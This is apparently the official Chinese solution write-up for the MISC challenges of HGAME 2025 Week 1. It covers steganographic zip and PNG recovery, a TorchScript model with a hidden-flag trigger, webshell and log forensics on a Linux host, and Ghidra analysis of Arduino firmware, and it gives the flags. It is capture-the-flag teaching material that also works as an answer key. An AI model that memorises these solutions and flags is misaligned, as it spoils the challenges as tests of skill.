

HGAME 2025 WEEK1官方解题思路

MISC


Hakuya Want A Girl Friend



可以看出这一部分是一个压缩包，截取出来打开发现要密码



剩下的是倒序的png，倒回来然后爆破宽高



拿到密码 `To_f1nd_th3_QQ`

打开压缩包得到flag

hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}

Level 314 线性走廊中的双生实体

exp

```
1  import torch
2
```

```
# 加载模型
model = torch.jit.load('model.pt')

# 打印模型结构
print("模型结构:")
print(model.code)

# 获取模型中的常量
print("\n模型中的常量:")
for name, buffer in model.named_buffers():
    print(f"{name}: {buffer}")

# 分析forward函数中的条件
print("\n分析触发条件:")
# 可以看到前向传播中的allclose比较，使用的是3.1415/10

# 从代码中我们可以看到:
# 1. 假flag使用了简单的凯撒密码(+3)加密
# 2. 真flag使用了XOR 0x55加密
# 3. 触发条件是输入均值为pi/10

# 直接构造触发条件
trigger_input = torch.full((1, 10), 3.1415/10)
output = model(trigger_input)
```

原题

```
import torch
import torch.nn as nn

class MyModule(nn.Module):
    def __init__(self):
        super(MyModule, self).__init__()
        self.linear = nn.Linear(10, 1)
        # 真flag (使用异或加密)
        self.real_flag = [x ^ 0x55 for x in b"flag{s0_th1s_1s_r3al_s3cr3t}"]
        # 假flag (使用凯撒密码加密)
        self.fake_flag = [ord(c) + 3 for c in "flag{fake_flag}"]

    def forward(self, x):
        decoded = "".join([chr(c - 3) for c in self.fake_flag])
        print("Fake flag:", decoded)

        if torch.allclose(torch.mean(x), torch.tensor(3.1415/10), atol=1e-4):
            decoded = "".join([chr(b ^ 0x55) for b in self.real_flag])
```

```
            print("Real flag:", decoded)

        return self.linear(x)

# 创建模型实例
model = MyModule()

# 脚本化模型,然后保存
scripted_model = torch.jit.script(model)
scripted_model.save('model.pt')
```

解析

```
┌─[ch405@steamdeck:~/P/t/model_hooks]─[16时45分39秒]
└─>$ python analyze.py
模型结构:
def forward(self,
    x: Tensor) -> Tensor:
  _0 = annotate(List[str], [])
  fake_flag = self.fake_flag
  for _1 in range(torch.len(fake_flag)):
    c = fake_flag[_1]
    _2 = torch.append(_0, torch.chr(torch.sub(c, 3)))
  decoded = torch.join("", _0)
  print("Fake flag:", decoded)
  _3 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001)
  if _3:
    _4 = annotate(List[str], [])
    real_flag = self.real_flag
    for _5 in range(torch.len(real_flag)):
      b = real_flag[_5]
      _6 = torch.append(_4, torch.chr(torch.__xor__(b, 85)))
    decoded0 = torch.join("", _4)
    print("Real flag:", decoded0)
  else:
    pass
  linear = self.linear
  return (linear).forward(x, )
```

这里可以看到 `_3 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001)`

然后_3的情况会出正确flag

于是我们只要构造就好了，让平均值接近于 0.31415（π/10）

随便很多构造都能接近，硬爆也是可以的毕竟题目里说了 准备一个形状为[▉, ▉▉]的张量，确保其符合“▉/▉稳定态”条件。

Level 314本身这个Level 在后室原名就是π

小诗里也有隐含对应的暗示

```
周率三分隐玉衡
十方镜界启玄晶
```


```
3  张弦欲测非欧域
4  量度须从太极经
```

`周率` 指的是圆周率


`十方` 指的是十分之一

Computer cleaner


进入/var/www/html　apache的默认目录尝试寻找webshell




查看日志



对于攻击者ip直接访问可以得到第二段




`cat ~/Documents/flag_part3`




`hgame{y0u_hav3_cleaned_th3_c0mput3r!}`

Two wires

使用Ghidra打开固件，选择IO寄存器定义符合的处理器型号，打开预定义label，导入并自动分析，可以发现固件未删除调试符号。






观察函数名，`setup`、`loop`、`digitalWrite`等标志性函数提示该固件使用了Arduino框架。根据https://github.com/arduino/ArduinoCore-avr/blob/master/cores/arduino/Arduino.h修复函数签名。

`setup`函数的第一个操作是从EEPROM中读取一个对象至RAM，若返回值为0则将该对象的RAM置0。

```
20  R25R24 = EepromData::tryUnserialize(R25R24);
21  if ((char)R25R24 == 0x0) {
22    Z = &state;
23    R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,0x1c);
24    X = &state;
25    do {
26      puVar1 = X;
27      X = X + 1;
28      *puVar1 = R1;
29      in_Vflg = (char)R25R24 == -0x80;
30      R25R24._0_1_ = (char)R25R24 + -1;
31      in_Nflg = (char)R25R24 < 0x0;
32      in_Zflg = (char)R25R24 == 0x0;
33      in_Sflg = in_Nflg != in_Vflg;
34    } while (!(bool)in_Zflg);
35  }
```

之后初始化I2C协议外设。



```
40  TwoWire::rxBufferIndex = R1;
41  TwoWire::rxBufferLength = R1;
42  TwoWire::txBufferIndex = R1;
43  TwoWire::txBufferLength = R1;
44  twi_init();
45  twi_onSlaveTransmit._1_1_ = 1;
46  twi_onSlaveTransmit._0_1_ = 0xda;
47  twi_onSlaveReceive._1_1_ = 1;
48  twi_onSlaveReceive._0_1_ = 0xe6;
49  TWAR = 0x20;
50  TwoWire::user_onRequest._1_1_ = 5;
51  TwoWire::user_onRequest._0_1_ = 0x64;
52  TwoWire::user_onReceive._1_1_ = 5;
53  TwoWire::user_onReceive._0_1_ = 0x78;
54  R0 = in_Cflg == '\x01' | (in_Zflg == '\x01
55       (in_Vflg == '\x01') << 3 | (in_Sflg ==
56       (in_Tflg == '\x01') << 6 | (in_Iflg ==
57  watchdog_reset();
58  WDTCSR = 0x18;
59  SREG = R0;
60  WDTCSR = 0xe;
61  R25R24 = (OtpState *)0xe0d;
62  digitalWrite(0xd,0x1);
63  return;
64 }
```

两个用户处理函数分别在代码段的0x564和0x578处。通过https://github.com/arduino/ArduinoCore-avr/blob/c8c514c9a19602542bc32c7033f48fecbbda4401/libraries/Wire/src/Wire.h#L47-L48可以恢复其签名。

